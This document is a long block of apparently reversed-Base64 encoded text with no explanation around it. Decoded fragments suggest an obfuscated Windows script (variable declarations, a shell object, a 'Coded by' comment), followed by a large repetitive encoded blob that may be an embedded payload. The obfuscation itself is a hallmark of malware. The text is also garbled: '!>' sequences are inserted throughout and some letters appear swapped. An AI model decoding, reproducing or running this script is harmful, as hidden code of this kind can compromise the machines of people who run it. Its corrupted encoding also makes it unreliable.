   sDKgl3bmpQD7kycol3b0Fmcl1WduVEl3Vmbg0DluVGlyFmdK0wOp0VMblHKm90clNmbhR3culkLp0FMblHK0NWZqJ2T
   0V2Rg0DlzpQD7BSK20TPOhClmlmCN0nCN0nCNsTZtFmT5FGbwNXaE5CdpBibyVHdlJnCNsHlINHblBSfK0QfK0wOl1W
   YOlXYsB3cpRkL0lGluJXd0VmcK0wOpgSblRXau4WZg0Dl0lmCNsHlpkCK0hXZOVmdv1mLuV2OpgCZuVEdh5iblFCl7g
   Cly9mZK0wOpMHKy9GdhJXZtVnbFBydl5Gl9!>iblpQD7kSXzsVeoY2TzV2YuFGdz5WSukyZtdHK0NWZqJ2T0V2Rg0Dlzp
   QD7liMi!>yKgcWb3BSPgcWb3pQD7BSKncCl90TglHdzhClmlmCN0nCNsTZtFmT5FGbwNXaE5CdpBSPglHdzBichZnCN
   sTKo0WZ0lmLuVGl9!>CdpBichZnCNsHlpkCK0hXZOVmdv1mLuV2OpgCZuVEdh5iblFCl7gCly9mZK0wOpMHKy9GdhJ
   XZtVnbFBydl5Gl9!>iblBichZnCNsTKdNzW5hiZPNXZj5WY0NnbJ5SKn12doQ3YlpmYPRXZHBSPgMnCNsjlyVGduV2Y5R
   XayV3YlNHXcR3bvJHXcR3cvhGbhN2bsxFXcxlOzRXbn1mbpdnIg0Dln12dgIXY2pQD7BSK0!>SP9!>iTo!>iZppQD9pQD9
   pQD7sWYlJnYK0wOu9Wa0BXYD5CdpBibyVHdlJnCNsTKo0WZ0lmLuVGl9!>CdpBichZnCNsHlpkCK0hXZOVmdv1mLuV
   2OpgCZuVEdh5iblFCl7gCly9mZK0wOpMHKy9GdhJXZtVnbFBydl5Gl9!>iblBichZnCNsTKdJzW5hiZPNXZj5WY0NnbJ5S
   KdBzW5hCdjVmai9EdIdEl9!>ycK0wegkiMg0TPg4EKgYWaK0wOzBichZnCNsHlp4EKi9Elu9Wa0Nmb1ZmCN0nCNsTKd5
   0WqhCdjVmai9EWlZXa0NWQgcXZuBibyVHdlJnCNsHlp4EKyNElu9Wa0Nmb1ZmCN0nCNszcg4mc1RXZypQD7g2QgsCl
   VByKgg2QgsClU5Elr!>CaDByKgg2QgsClpQDKi9Elr!>CaDByKgkiMol2TgsCloNElr!>SKiUUTB5kUFNVVigCeFByKgg2Qg
   sClplSRNFkTSVEVVBVTPNklogXRgsCloNElr!>iTWBSPgMnCN0nCNsjlP5klg0DlU5kCNsHlINHblBSfK0wOiMVRZJSPgQ
   lTK0wegkSKiUGel5yYiZHXcdjM3!>TNu!>jLyYHXctmcvdXZtFmcGxFXUVkTuQnZvN3byNWaNxFXi!>yKgkilylGZul2VigC
   eFhyc0NXa4VWZslmZuMnZo!>iZppQD7kGLU5ELzBichZnCNsHlpgiZuBibvlGdj5WdmpQD9pQD7QHelRXZz52bwNXZy5
   CWg4mc1RXZypQD7kSQoQmblNnLYpQD7kSKoYmbsliO05WZnFULyV2cVJCKyVGZhVGS0NXZ1FXZSRXZT5CWK0wO
   pU2csFmZgwyQgsCln8CN3kzN6gTOx4SMzljL2MjMuUDOx8yL6!>Hd0h2JscCVT9EUngiblB3bugICNsTKzgicDBSPggFly
   FmdK0wegkSQsMEK0BFlu9Wa0Nmb1ZmCN0nCNsTKiUilgsClTByKglSJigycn5WayR3U05WZt52bylmduVEZuFGc4VkL
   oNHluJXd0VmcK0wegkyUogXRg42bpR3YuVnZK0wOgkSZ1JHdo!>SZslGa3BSfK0wOp!>DMwcDKwVWZsNIL0BXayN2U
   XpQD9pQD7BSKyJXZog2Y0F2Yg0nCN0nCNsTKyMHKuVncug2cK0wOpgSZz9GbD5SampQD7kSXxsFUoUGdpJ3Vukm
   ZK0wOpUWdyRHLyMHKlxWaGRHelRVZ0FWZyNkLzZGl9!>SamBichZnCNsTXysFUgsCliwFXi!>yKgkilw1WZ0JCK4VEl9!
   >iMzBichZnCNsHlpliRSJCl90TPg0FMbBFKgYWaK0QfK0wOpEDK0lWdR5CdwlmcjN1VK0wOplzcowWY2VmCNsTKpdW
   ZyxillUmTnJVJigSZjFGbwVmcukickZHLilHZmNXJigSZjFGbwVmcukib3xiluVilOU2YhxGclJnLpUnZsliZIlCKlNWYsBXZy
   5iMzBSPglzcK0wOiQkMy8kWFp0N3cllg0DlpdWZyBichZnCNsTdmBSPglHZ2BichZnCNsTXxsFUg0DlyMHlyFmdK0wegk
   iluVllg0TP9!>SXwsFUo!>iZppQD9pQD7kSMoQXa1FlL0BXayN2UXpQD7kiNslilcJClr!>iMzByKglilcBiQv8ClhXZuQHcpJ
```

Code

3YzdnIo4Wdy5CazpQD7kCKIN3bsNkLmR3YK0wOpU3ZoUGdpJ3VuYGdjpQD7kiI8ZFfiwiI8VFfigSZjFGbwVmcuU3Zg0DI
1dmCNsTXxsFUg0DI1dGlyFmdK0wOpUWdyRHLyMHKIxWaGRHeIRVZ0FWZyNkLzZGI9!>iZ0NGlyFmdK0wOdJzWQByK
gICXcJCIr!>SKi!>XbIRnIogXRg0DIyMHIyFmdK0wegkiIwVIg0TP9!>SXwsFUo!>iZppQD9pQD7kSMoQXa1FIL0BXayN2U
XpQD7kiIiwIlgsCI1ZGIr!>iIiwFIC9yLgUGeI5CdwImcjN3digib1JnLoNnCNsTKoU2cvx2Quk2dK0wOpInZoUGdpJ3Vuk2dK
0wOpU2csFmZsIDL1ZGKIxWaGRHeIRlbIB3TuMnZg0DIpdHIyFmdK0wOp0VMbBFLdBzWOZFKINWYsBXZy5icmBSPgIn
ZK0wOplyXigCdpxGcz5iTWBSPg4kVK0wOpgSZz9GbD5SaypQD7kCKsxWQkFWZS5SayBSPgInZgIXY2pQD7kSMsUnZ
oUGbpZEd4VGVuVGcP5ycmBSPgkmcgIXY2pQD7BSKi4mUi!>SP90DIdBzWQhClmImCN0nCNsTKdFzWQhCbhZXZK0
wegkiI4VkIg0TP9!>SXwsFUo!>iZppQD9pQD7kiMzhib1JnLoNnCNsTKoU2cvx2QukmZK0wOp0VMbBFKIRXaydILpZmCN
sTKIVnc0xiMzhSZslmR0hXZUVGdhVmcD5ycmBSPgkmZgIXY2pQD70IMbBFIr!>iIcxIlgsClpICctVGdigCeFBSPgIzcgIXY
2pQD7BSKiM2Ui!>SP90DIdBzWQhCImImCN0nCNsTKxgCdpVXUuQHcpJ3YTdICNsHlpICbDJCl90TPg0FMbBFKgYWaK
0wOpwGczhCdpxGcz5CUg0DIQpQD7kyJnwyJlJnVngCdQBSPg!>FIyFmdK0wegknc0pQD7BybkpQD7kCKz5kCN0nCN0
nCNsTKdVzWnxSVs0IMbdGKIRXayd1ZlJILoNnCNsjIFNFTBZkIg0DIVpQD7BSZzxWZg0nCNsTKdVzWnxSVs0IMbdGKIR
Xayd1ZlJILoNnCNsjIFVIUUJCl9!>SVK0wegkib3ByKgICXcpjIg0TPg0VMbZ3cgsCliwFX6ICKgYWaK0wOpICXcJCK0IGbw
NnL1ZGI9!>idzBichZnCNsHlpInclhCajRXYjBSfK0wOp0IMbdGKkFWZSdWZS5CazBSPgUICNsHI5JHdK0wOVBichZnCN
sTZtFmT0BXayN2UuQHcpJ3YTdFI9!>ib3BichZnCNsTZtFmTsxWdGRHcpJ3YT5CdwImcjN1Vg0DI1ZGIyFmdK0wOpYDKi
9EIr!>iIfJCIr!>iItJHM3pmdi!>SPg4kVgIXY2pQD7ICXcJCI9!>CaDBichZnCNsjI8ZFfi!>SPgwGczBichZnCNsTKxgicDBSPg
MnZgIXY2pQD7kCMoI3Qg0DIoNHIyFmdK0wOddCdjVHZvJHUzVncpZVa05WQnwiltVGdzI3Un5Wa0FmcIB3TfJzMuI2Viw
iIrNXakxWYjl2Zvx2XyMjbpdnIsIiOzRXbn1mbpdnIbBSPgkHIyFmdK0wOdJCXc52bjlGdsVXYmVGZcxIIsIiWT91RFJIIsICX
cNXZzNXYsNEXcVkUBdFVG90UcxVTMtESiwiIcxIb1JFXc52bpNncIZFduVmcyV3Qcx1c39GZuI2VcxFdm92cvJ3Yp1EXc
VmchdHdm92UcxIIsISbyBzdqZHXcV1QLhkIsISTMtESiwiIVN0SlJyWg0DInBichZnCNsTXi!>FVUhETNhIL0Z2bz9mcjlWTi
wiIu9Wa0F2YpxGcwFkLsxWZoNIIsICdjVmai9UbIR3c5NVZslmRucmbpRHcpJ3YTJCLiwGbIh2UuQHcpJ3YTdIbBSPgoG
IyFmdK0gelJXZtVWasNFI6!>iclRHdpdHVg4TLgoXZyVWbIlGbTBCfgEDMC9IdgknYgQWZk92Qg8yLK0wOsxWduBSPgE
DbsVGaTh2c3pQfKsTZ1xWYWRWZwlHVIR2bu5CTFBibyVHdlJnC7QjNINXYiBSPgQHeIRnLMVkC7ICN2U2chJmLuImYi!
>SPgUGc5RVY0FGZuwURKsTKi!>Xb0JCK05WZtVGbFVGdhVmcj5STEBSPgwURgIXY2pwOpISTPRETNhIL0Z2bz9mcjl
WTigCdjVmai9UZ0FWZyNkL0BXayN2UXBSPg0ERgIXY2pwepQjNINXYihCN2U2chJUZk92YIRGIu9Wa0Nmb1ZmC9pQfK
sXKyJXZog2Y0F2Y9pwOpIDIsUGbpZGKIxWaG9GVIZXYT5SbhVmc0NVeyFmbpJmC7kycIRXeihSZ0ImcX5SbhVmc0NV
eyFmbpJmC7kCKuVGcP5SbhVmc0NVeyFmbpJmC7EDI9!>SZwIHVu0WYIJHdTInch5WaipwOpISbhVmc0NILCR0TEFkI
oQ3YlpmYPVGdhVmcD5CdwImcjN1Vg0DItFWZyR3U5JXYuImYgIXY2pwe5JHdKsXKzVGd5JGIsUGbpZGKzVGd5JUZ0I
mc3BibvIGdj5WdmpQf7liclhCajRXYj1nC7kiIiwIlgsClxgGdhBnY1R3cgsCliICXgI0Lv!>CdwImcjN3digib1JnLxwGbIh2Uo
N3dKsTKxQWZk92YIRGIsEDa0FGciVHdzhycIRXeCVGdpJ3dKsTKxQHeIR1Zu9GboQjNINXYCVGZvNWZkBSPgEDZIR2b
jVGZgIXY2pwOiMnau4GSsF0boBHRFRHXcJCIr!>SMyIGZhRXYkBHchBSPgEDa0FGciVHdzBichZnC7kiIIEGdhRGcwFW
Jigycn5WayR3U05WZt52bylmduVEZuFGc4VkLxwGbIh2UoN3dg0DIxIXakFGdhRGcwFGlyFmdKsTKiwGbIh2UuQHcpJ3
YTdIloQ3YlpmYPVGdhVmcD5CdwImcjN1Vg0DIxwGbIh2UoN3dgIXY2pwOi0TPnNkTzR1SwgGWaVIUXp1a5lTWsJ1RLN
nRtRGbwFFR5!>XUEdzaDtEcwgUSn9WUEdTWGIUdKhFZwYVbjdWQDI0ZvFFR3I0UL9GNyIGcSNTW1ZIbadGMEIEMZdI
TwcGSNZGaDIUdKhFZwYVbjdWQpNkTzRFWkJleNJmUqJWaK52YzgjRJNHMx0kezZkT1pUbjlHZ6h1Z3NFW51keXBDNtI
VeKNjTmJ0QMRmR61kYSpmYppkbjNDOGl0cwYUT6NnROVnStNWekpHWnd3UYVTS6dFM00WW5p0MOZmQDxEZopW
TiJlaiImSuN2M4YUSzBTMOl3cG5UdK12Y5RmeYd2dThIMJp3VwQTbZlnSz4kZCNETkZlaNJmUqJWaK52YzgjRJNHMx4
kYSpmYppkbjNDOGl0cwYkT5NnROVnStNWekpHWnd3UYpXS6dFM00WW5p0MOZmQDxEZSp3VwQTbZlnSz4kZCNET
kpkaNJmUqJWaK52YzgjRJNHMW1UezZkT1pUbjlHZ6h1Z3NFW3lkeXBDNtIVeKNjTmJ0QMRGbU1kYSpmYppkbjNDOGl0
cwY0T4NnROVnStNWekpHWnd3UYNTR6dFM00WW5p0MOZmQDxEZaRVTiJlaiImSuN2M4YUSzBjVOh3cG5UdK12Y5R
meYd2dThFMFp3VwQTbZlnSz4kZCNETk5EVNJmUqJWaK52YzgjRJNHMs1EezZkT1pUbjlHZ6h1Z3NFW4VkeXBDNtIVeK
NjTmRnRJlTQpZ1ZJhVWyl0QJtEM3V2ZrN0Swk1VOBzZI1kZClmY2x2RkpWNXRWbwFFR5!>XUEdzaDtEcwgUSn9WUEd
TSlRmeClmY5ZFSkxmSll0ZBNUSLBzdld2aDtUd5cVYw4UbiFjWHIUOBNVWvFUaiInVIRGbKhUSn9WUEdDMWhIMRp3V
zM3Ri9mSu5kZCNETkZFROJGZ6F2co12YygjRJNHMG5EMzFjTyh3RhlnW6h1Z3NFW6FleXNzcHJ2bK5mTmJ0QMRmR6
d1MzdkYvpkbOZmQDxEZKRkTiRmehNHatNmM4YUSzBjVNBzcx4kc4dUY5pleYd2dTh1dRp3VzM3Ri9mSu5kZCNETkx
meNJGZ6F2co12YygjRJNHMG9kezFjTyh3RhlnW6h1Z3NFWz0keXNzcHJ2bK5mTmJ0QMRmW61kYkpXYzhWbjJDOGl0c
wYIT6NXMOJHeHFWeapHWnd3UYBTT6d1MzdkYvpkbOZmQDxEZOpXTiRmehNHatNmM4YUSzBDbNp3cx4kc4dUY5ple
Yd2dThFeNp3VzM3Ri9mSu5kZCNETkJkeNJGZ6F2co12YygjRJNHMW9UezFjTyh3RhlnW6h1Z3NFW0kkeXNzcHJ2bK5m
TmJ0QMRGZq1kYkpXYzhWbjJDOGl0cwwmT5NXMOJHeHFWeapHWnd3UYFTS6d1MzdkYvpkbOZmQDxEZSpWTiRme
hNHatNmM4YUSzBTMNl3cx4kc4dUY5pleYd2dThVeJp3VzM3Ri9mSu5kZCNETkZkaNJGZ6F2co12YygjRJNHMG1UezFjT
yh3RhlnW6h1Z3NFW1UkeXNzcHJ2bK5mTmJ0QMRGaU1kYkpXYzhWbjJDOGl0cwwWTiRmehNHatNmM4YUSzBTMOh3
cx4kc4dUY5pleYd2dThIMFp3VzM3Ri9mSu5kZCNETkZFVNJGZ6F2co12YygjRJNHMG5EezFjTyh3RhlnW6hIYCNFUnIES
kpnQpNGaahUSn9WUEdjQTt0bFdUS1IzVhBjTtJWMa12QONHVLBDaYpVVSdlWrIjMZVnVHtEMZRlW6ZUbRxmUyImaW
dkWnBDRJBDaYpVVSdlWrIjMZxmUHIUeG1GZLBzdPBXSTFVaBNETulzUJtCODtEZsN1TzUERLl3aqpVerRlW0lkeYJGb
ThVMzZkT1pUbjlHZ6h1Z3lnW2hjMaBnUyIma5M0SkFjROJmUqJWaK52YzgTMX5WNXFWeSNTV5Z1RjFjTllUOBNEZ0Y1
RWtmVHpldO1mYsJUajhmWuNkTzRFW6NnROVnStNWekpHWnBDRJ5WNXFWeSNTV5Z1RjFjTllUeG1GZLBzdPB3ZTZ2
SwElZnFUaD5EMIl0ZBNUSLBzdPB3aDtEZxwWTiJlaiImSuN2M4EzVzh2UYRmR6dFM00WW5p0MOZGdGJ2ZBNUSnF0Q
JtEM3V2ZrlmVvF0QhpmUYIlaCNIZnF0QJd2bRR0NrN1SvBjVYl3cG5UdK12Y5RmeYJGeHtEZxYVTiJlaiImSuN2M4EzVzJ
0QJdWQDl0ZvFFR5l0QJdWQDl0ZvFFR3M3VZxmSul1ZBNUSnF0QJdWQpNkTzhUSwtWaNhXQ5x0ZrN1S1sGVN9WTIFG
M1IjYOlzRk9WUuJmSWJzY5Z0RjR3ZDlUcBNVT4FUeMd2aTtkenRVTv1EShBTNylmT5cEZvFlbipkVyMWeGd0YnN3QJB
XQU10Z4MUSwtWaNdXSEtkeodEZ1lzVUZnUltEM1c1Us5kbjhmQlt0ZvNUS1EUeMd2aTt0dBpWTv1EShBTNylmT5cEZvF
lbipkVyMWeGd0YnN3QJB3ZElkdBN1SwVERNI3Z5N2bS5mY2FDMiBDaDRWdsVlW6pEWZdHaDIUcBlnTnhzQJB3aD5UN
FR0S6h2RkVXOXRldSh0SwUzVTxmTuNGaChUSyF0ULJTQ5x0ZrN1S3tGVN9WTIFGM1IjYOlzRk9WUuJmSWJzY5Z0RjR
3ZDlUcBNITnhzQJB3aD9ENFR0S6h2RkVXOXRldSh0SwUzVTxmTuNGaChFTnN3QJBXUElkdBN1SwFFRPh3Z5N2bS5m
Y2FDMiBDaDRWdsVlW6pEWZdXMDt0ZvNUS6FUeMd2aTt0MrRVTv1EShBTNylmT5cEZvFlbipkVyMWeGd0YnN3QJlXQ5
x0ZrN1S6FkaN9WTIFGM1IjYOlzRk9WUuJmSWJzY5Z0RjRXQ5t0ZrN1S4tGVN9WTIFGM1IjYOlzRk9WUuJmSWJzY5Z0Rj
RXQTBVOBlnT31kaOFTSEt0ZZdVYnF0QJdWQDl0SwcXZntmbjBjQDl0ZBI2QONHSJB3c690bBI2Y2p1RJd2bRR0NrN0Sw
k1VOBzZI1kZCNFUnd3RJlnRtR2ZBI2QONHRP1mSq1ENCpHWnBDRJpHaHRWd5cFV2JFSJlnRtR2ZBI2QONHSJB3ZpJm
dsdEZqVzVk1mRpNkTw42QONHVLVHbyoFbK1mVndXaW92aTZ2ZBI2QONHVYRzYU10ZwMUS0ZlbidGMEIEdW5mYiZ1
RaZnTXpVRSBTV5JUaiInVIRGbKhUSnF0QJtEM3V2ZrNlYxUzRLVXOXFGMO1mYxo1RJlTQD9UbKpWT0lkeY9WQpJWe
WhEZspESJd2bRR0NrN0Swk1VOBzZl1kZCNFUnV1RaZnTXpVRSBTV5JUajhmWll0ZvFFR3l0ULVHbyoFbK1mVndXaW9
2ZqpVeJRUZ3hjRJVXOXFGMO1mYxoVbD50cE9UbKpWT0lkeYdGMElUerpmW5tGVaRjQ6h1ZJhVWy!>XUEdDMG1kYS
pmYppkbjNDOsNkTzRFWkJleNJmS6JGdahVYygjRJNHMx0kezxWT2FTbkBnW6h1Z3NFW51keXlHOXJmMs1mTmJ0QM
RmR61kYKpnY0pFWhJDOGl0cwYUT6NHbNZXMtRGcapHWnd3UYVTS6dVe4clYywWbOZmQDxEZopWTipkeiRnWYFm
M4YUSzBTMOl3cs1kdx0GZwpleYd2dThIMJp3V5hzViJDbt5kZCNETkZlaNJmS6JGdahVYygjRJNHMG5UezxWT2FTbkBn
W6h1Z3NFW6lkeXlHOXJmMs1mTmJ0QMRmSq1kYKpnY0pFWhJDOGl0cwYVT5NHbNZXMtRGcapHWnd3UYdXS6dVe4
clYywWbOZmQDxEZsRVTipkeiRnWYFmM4YUSzBjRPh3cs1kdx0GZwpleYd2dTh1MFp3V5hzViJDbt5kZCNETkpFVNJm
S6JGdahVYygjRJNHMW5EezxWT2FTbkBnW6h1Z3NFWwUkeXlHOXJmMs1mTmJ0QMRmTU1kYKpnY0pFWhJDOGl0cw
wWT4NHbNZXMtRGcapHWnd3UYhXR6dVe4clYywWbOZmQDxEZCRVTipkeiRnWYFmM4YUSzBjVPJmS6JGdahVYygjR
JNHMG9kYKpnY0pFWhJDOGl0cwEjTipkeiRnWYFmM4YUSzBDbOJmS6JGdahVYygjRJNHMW5kYKpnY0pFWhJDOGl0
cwYkTipkeiRnWYFmM4YUSzBTMNJmS6JGdahVYygjRJNHMs1kYKpnY0pFWhJDOGl0cwYVTipkeiRnWYFmM4YUSzBj
RNJmS6JGdahVYygTMXdGMEIEM00WW5p0MOZmQpNGaa52QONHVYd3cs1kdx0GZwpleYtEMRZ2Swc3Twd2UYRmQ
U1kYSpmYppkbjNDOxcFaShVWrJ0QMBXWU9EenNEZ1xWVapnSYl1dCNFUnBjVLRzYU10bR5mYKZlMjlnRHNmYGdEZ
oJ1RJNXSEIUOBNFWwdGVPh3ZDRWdsVlW6pEWZdHdWIFMGdkWnd3QNdGMEIEZxY1TiJlaiImSuN2M4EzVoJFWZtm
QDxEcwY1SycGVN9WUuJmSWJzY5Z0RjJmTzoVeGd0Skx2QNRTREtEM1c1Us5kbjhmQzcFaShVWrJ0QMB3ZThFcVR1
T4d2QkVHbVpleKhVW3RnVZBjRHp1Z3NVTnBDRJRGbD9UNFR0SwUzVTxmTuNGaCNzVoJFWZtmQpJWeWhEZspESJ
d2bRR0NrN1S4dGVN9WUuJmSWJzY5Z0Rj9GMWtUenRVTvFlbipkVyMWeGd0YihGMVhlQTB1ZFdEZoJ1RJd2bRR0NFd
EZoJ1RJlTQThFZop3VwQTbZlnSz4kZ0FzYupEWZdWQpNkTzR1SzcGVN9WUuJmSWJzY5Z0RjdGMElEZsN1T0UERLB
TNXNFbO52YoJ0MXpHZtNGaCNUSLBzdPB3a51UNFR0SwUzVTxmTuNGaCh0SkxWaNVTREtEM1c1Us5kbjhmQzcFcrNl
T0UERLBTNXNFbO52YoJESLRWMx4kYSpmYppkbjNDOxcVSOFjVnBDRJpHZtNGaCl2YopFSJd2bRR0NnpmW5lERldH
OGlUOBNEZ1xWVapnSYl1dCl2YopFSJd2bRR0NCN1SoJFWZtGaD5kMVJzYopUVatWOykFbSdUS1lzVhBjTtJWMa12QO

Code

BjbD50cUtEbChVZVJlbixmWYp1Z3l3Y2JESLBHMlI0ZvFFR3!>jRihmWzs0ZwQUSzZUbkJmTlJGbClmY5ZFSkxmSlI0ZB
NUSLBzdld2a5N2Z3NkYopFSLVXOXFGMO1mYxo1RJlTQpl1bBlmY5ZFSkxmSlI0ZvFFR3s2QLhmQTB1ZNhkYsJUajhm
WlI0ZvFFR3l0ULxmQYVWVS5mYspFWad2d5NmdCh0SpJUaiZHbHRma1cFZtBXUEdDMWtENJR0SxJ0QMBXWU10bvd
USzBTMNh3cx4kc4dUY5pleYd2dTtUeJR0SxJ0QMBXRU10bvdUSzt2UO92bHl0crNVT5dWahd2dThVeFp3VzM3Ri9mSu5
kZCNETwFleN92bHl0crlXT6dWahd2dTtEMJR0SxJ0QMBXREtUcCNETwtmaN92bHl0crlnT4dWahd2dTtkeFR0SxJ0QMRm
RU1kYkpXYzhWbjJDOGl0cwYUT4NXMOJHeHFWeapHWnd3ULBzZpF2Z3N1S3VERLFnQDxEZsp3VzM3Ri9mSu5kZCNE
TkhmeXNzcHJ2bK5mTmJ0QMRGZ6d1MzdkYvpkbOZmQDxEcJRVTv92RJN3aT9EenlWYnd3ULNTSEtUcCNETwVlaN92
bHl0crNVT6dWahd2dThlMzFjTyh3RhlnW6h1Z3NFWxMXMOJHeHFWeapHWnd3UYBzcx4kc4dUY5pleYd2dTt0MnlWYnd
3UYp3cx4kc4dUY5pleYd2dTtUNnlWYnd3ULd3ZpF2Z3N1SxUERLFHdGlUOBlWT2FTbkBnW6h1ZJhVWy!>XUEdzaDtUO
wFFR5l0QJtEMRZ2ZBNUSn9WUEdzaTt0bwYFW5NXMOJHeHFWeapHWiJ1VZ9GMWhFezFjTyh3RhlnW6hlYSdVWnF0Q
JdWQDl0SwcXZntWaW9WQDFmaShVWqJ0UmdWQDl0ZvFFR3s2UL9GMWhVezFjTyh3RhlnW6hlYSdVWvBjVYh3cx4kc
4dUY5pleYJmUXl1ZBNUSnF0QJtEMZ2ZBNUSnF0QJtEM39kcGdlW5p0RJdWQDl0ZBNUSn9WUEdjQTtEcFRVTnhzQJB
3ap5Uenl3YvJlbiZXMwlGMoNEZ1xWVapnSYl1dxM0Sn92QJdXREIkdBN1SwFkaN9WTlFGM1IjYOlzRk9WUuJmSWJzY5
Z0RjRXQ5t0ZrN1TnhzQJB3aD1kenl3YvJlbiZXMwlGMoNEZ1xWVapnSYl1dxM0Sn92QJRTQ5x0ZrN1S5dWej9mUuJmdx!
>jYwg2QkVHbVpleKhVW3JUeLd2a550Z4MUSwtWaO9WTlFGM1IjYOlzRk9WUuJmSWJzY5Z0Rj9WQpt0ZZRUS2F0ULBX
TEtkeodEZ1IzVUZnUltEM1c1Us5kbjhmQYx0ZzNUSxEUeMd2aTtUeNR0S6h2RkVXOXRldSh0SwUzVTxmTuNGaChUSyF
0ULBTQ5x0ZrN1SwUERLpHaHRWd5cFV2JFSLBTNXNFbO52YoJESLd2bDlkeBlHTnt2ULRzZ5N2bS5mY2FDMiBDaDRW
dsVlW6pEWZdXMDlkcBlWTnhzQJB3aD9Eenl3YvJlbiZXMwlGMoNEZ1xWVapnSYl1dxMUSyF0ULBXTq10bNhUYwUjMi5
UOHR2bR5mYKZlMjlnRHNGdBNFU5EUaNFTWU5UMJR0Snl1VhdWQDl0ZBNUSLBzdld2auNGMCNUSnFUaD50clIEczp3
TvFUajZnWHl0ZvFFR3s2QLhmQTB1ZRdVWnlEWZJjQDl0Swc3TpJ0UQdWTlFGM1IjYOlzRkdWSYlIMCNUSLBzdld2aDt
Ud5cVYw4UbiFjWXl0Swc3TpJ0UQd2bHlUeG1GZLBzdPRmQ6d1MzdkYvpkbOZGcRR0NwYFWxEleXNTSzlWcChkTmJ0
QMRmUE5kYkp2Y2B3RjBDOGl0cwETTwMXMOlXOtF2dSpHWnd3UYlXU6d1MJNjYxJESOZmQDxEZGRkTiRmajZHcHN
GM4YUSzBjRNBzcx4Ue50WY3JleYd2dThVNNp3Vzk0MiFnQl5kZCNETkhmeNJGZqNmdwd0YwgjRJNHMx0kezF
jT5lTbhdnU6h1Z3NFW51keXNTSzlWcChkTmJ0QMRmR61kYkp2Y2B3RjBDOGl0cwYUT6NXMOlXOtF2dSpHWnd3UYVT
S6d1MJNjYxJESOZmQDxEZopWTiRmajZHcHNGM4YUSzBTMOl3cx4Ue50WY3JleYd2dThlMJp3Vzk0MiFnQl5kZCNETk
ZlaNJGZqNmdwd0YwgjRJNHMG5UezFjT5lTbhdnU6h1Z3NFW6lkeXNTSzlWcChkTmJ0QMRmQ6d1MJNjYxJESOZmQDx
EZKpWTiRmajZHcHNGM4YUSzBjVNl3cx4Ue50WY3JleYd2dTh1dJp3Vzk0MiFnQl5kZCNETkxGVNJGZqNmdwd0YwgjRJ
NHMG9EezFjT5lTbhdnU6h1Z3NFWzUkeXNTSzlWcChkTmJ0QMRmWU1kYkp2Y2B3RjBDOGl0cwYlT4NXMOlXOtF2dSp
HWnd3UYBTR6d1MJNjYxJESOZmQDxEZORVTiRmajZHcHNGM4YUSzBDbNh3cx4Ue50WY3JleYd2dThFeFp3Vzk0MiFn
Ql5kZCNETkJEVNJGZqNmdwd0YwgjRJNHMW9kYkp2Y2B3RjBDOGl0cwY0TiRmajZHcHNGM4YUSzBTMOJGZqNmdwd
0YwgjRJNHMs5kYkp2Y2B3RjBDOGl0cwYlTiRmajZHcHNGM4YUSzBjROJGZqNmdwd0YwgjRJNHMx0kYkp2Y2B3RjBDO
Gl0cwwWTiRmajZHcHNGM4YUSzBjVNJGZqNmdwd0YwgjRJNHMG1kYkp2Y2B3RjBDOxc1ZwQUSzM3Ri9mSu5kZCl2Y
oplbD50cUh1dzFjT5lTbhdnU6h1Swc3TkpUaklkSwYFb1sWT4lEVNFTRql0Z3lWSxkzVWBnSXN2djRkT0UFVPlWQDxUa4
!>zYWhXRkFlQE1kMJl2QOF0QMlWVHRGcKNjVpF0QMlGOtR2Vxc0U5hGRPFTRql0Z3lWStBHSV5EbtNmMZpWSndXaJ
FDaxYFd10GVxkEVPl3YU1EeJNUSzl0QkRjVHRWaBNETpFVbjFXNylFdGpWT6FkeNlWQDxUaRhlWUpEWZ9mTrl0Z3lW
SwUzVaRnVHJmRWdEZoZVbjpmSDl0cJNEZ0Y1RWtmRXp1UKNUSzl0UZRnStNGeOdVTx0ERNBTV61EeJNUSzlUaiZHb
HRGcONjYRp0QJNXSTJGaW12Yw4kbMlmUyl2aG1WSndXaJpHbyMVas1WYy0EVNRzZU1UaBNETpV1RjVjUWIFMGdk
WpF0QMlWVXR2cG1mVrZ1RjVjUWp1a50mYpF0QMlWVGFmQ0BjYFJEVNlWQDxUa4ITY0p0QJNXSTJ1VohVWSFzaOd
XU65kMRpWSndXaJVkUHFWTW5mV3FkeNdXQU1UaBNETp1kVTlkSudVbaRlTysmaJd2dplUVWdlVU5EbWlXRq5UaBN
ETpFFbiNVNtJlSCpnT10EVNlXSDl0cJNkY2l1MjZkRt5UMJNUSzl0QVZFcWJGbwVlT6VlaJd2dplEbChVZVp0QJNXSTV1S
0VlUuhWVOJTT65UaBNETpVlMZhGeHNGbK5WSndXaJBjSsNlQSdUVzk0QJNXSD5kMVJzYopUbMVHbtlVaBNETpVUM
ahkWFdVeKR1T3NmaJd2dplEd5ckWzFzRlVXUupldONjY550VhRnSDl0cJlnVGZlMTFHZl1UerpXTzUkaJd2dpl0VOZ0Ylh
mVhh3YU1UaBNETphzValnSWVVeKR0T6lkaJd2dplEcsJTW6Z0VMpnVul0Z3lWS1Z1RjBlSDl0cJNEZqZVbhlWOVpFMG
dlW550aJd2dplkQKNUSzlUaJtEMBl0cJl3U3NmMR9UOXVVRsR0YSJVVPNHZyE1TOh0UKJEWTVnTHJ2bOVVWxpkRXp
FctFFVa12U2ZkRSNzcyUVYGp2UJJlMjBTSEplbONTUKxmMkdEaWFGa0QVZMRmMahkUHF2Q4dEV0h2MWFmUW5EV
0BTTu5EbXFnWwllaSxmVYp0RhFzcHR1MaBjUK5EWWVHcxImVktWW3BnVWxGZY9UeFZFZOVTbXtEdyoFR1!>zYVRX
Vl5GbykVRKBTVRR2VJtyZWdlbsV0VapERiJlTwM1djhlWuRXbipmQEJmbOtGVyRmMR9EdyoFR1!>TYu50aUpHaVN1dk
dVZqlzaRBnStR2ckVkWxZleWtWMHNmUSBzU3VEbaxkQUVVb0VUTSplMTd3YzQVeaBjVhxmbTRnTrRlewJTWzBHMWl
mRU5ESKdUYzFjMZNXNFdVYS5mVJpUbkFWNHR1d3JjUKZlbTllUH10VxlTWMJkekBlQzoFVKdkYThmVZFjU6ZVYkdUT
FxWRNNHZVNVNaVlYrRXRNNjVyolcOFzU2ZkRTxGeX5kVwxWT1MGbZFjU6ZVYkpXYERHMhFzYsV1dZVlYNZlbWhFbw
oleSBzUuxGMNlWMHNmUSBjTyx2MZZHbw0UaCpmU050Rih3YGpVMaZlUK5kaWRnSyo1dRV1UxoVMSpEbuJFdSJzU3
